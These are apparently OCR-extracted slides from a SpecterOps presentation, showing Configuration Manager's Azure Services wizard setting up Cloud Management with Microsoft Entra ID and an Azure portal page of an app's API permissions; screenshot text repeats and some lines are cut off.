Description:
Deploying the Azure service for Cloud Management enables Configuration Manager clients to authenticate with the site using Microsoft Entra ID. You can also enable discovery of Microsoft Entra ID resources for this tenant.
< Previous
Next >
Summary
Cancel


SPECTEROPS

Configure Azure Services


The wizard helps you deploy and configure Azure services through Configuration Manager.

Select an Azure service and specify the name and description:


Name:
cm_service
Descriptio
Cloud Management
Administration Service Management



Azure Services Wizard
Azure Services
Azure Services
App
Discovery
Cloud Sync
Summary
Progress
Completion
Configure Azure Services
The wizard helps you deploy and configure Azure services through Configuration Manager.
Select an Azure service and specify the name and description:
Name:
cm_service
Descriptio
Cloud Management
Administration Service Management
Description:
Deploying the Azure service for Cloud Management enables Configuration Manager clients to authenticate with the site using Microsoft Entra ID. You can also enable discovery of Microsoft Entra ID resources for this tenant.
< Previous
Next >
Summary
Cancel

SPECTEROPS


Add an application that represents a web application, a web API, or both.
Web app:
webapp
Browse...
A native client is an application that can be installed on a user's device or computer.
Native Client app:
clientapp
Browse...
Learn more about configuring Azure services


If there aren't users or devices associated with the tenant, you can prevent clients from making authentication requests by disabling it.

☐ Disable Microsoft Entra ID authentication for this tenant


clientapp - Microsoft Azure
webapp - Microsoft Azure
https://portal.azure.com/#view/Microsoft_AAD_RegisteredApps/ApplicationMenuBlade/~/CallAnAPI/appId/e6ffb3db-0d1f-45b1-91db-7cdd422a28e7
Microsoft Azure
Search resources, services, and docs (G+/)
Copilot
Home > clientapp
clientapp | API permissions
Search
Overview
Quickstart
Integration assistant
Diagnose and solve problems
Manage
Branding & properties
Authentication
Certificates & secrets
Token configuration
API permissions
Expose an API
App roles
Owners
Roles and administrators
Manifest
Support + Troubleshooting
Refresh
Got feedback?
Granting tenant-wide consent may revoke permissions that have already been granted tenant-wide for that application. Permissions that users have already g
The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. Th
organizations where this app will be used. Learn more
Configured permissions
Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent process. The list of configured permis
all the permissions the application needs. Learn more about permissions and consent
Add a permission
Grant admin consent for IT Support
API / Permissions name
Type
Description
Admin consent requ...
Status
Microsoft Graph (1)
User.Read
Delegated
Sign in and read user profile
No
webapp (1)
user_impersonation
Delegated
Access server app
No
Granted

SPECTEROPS

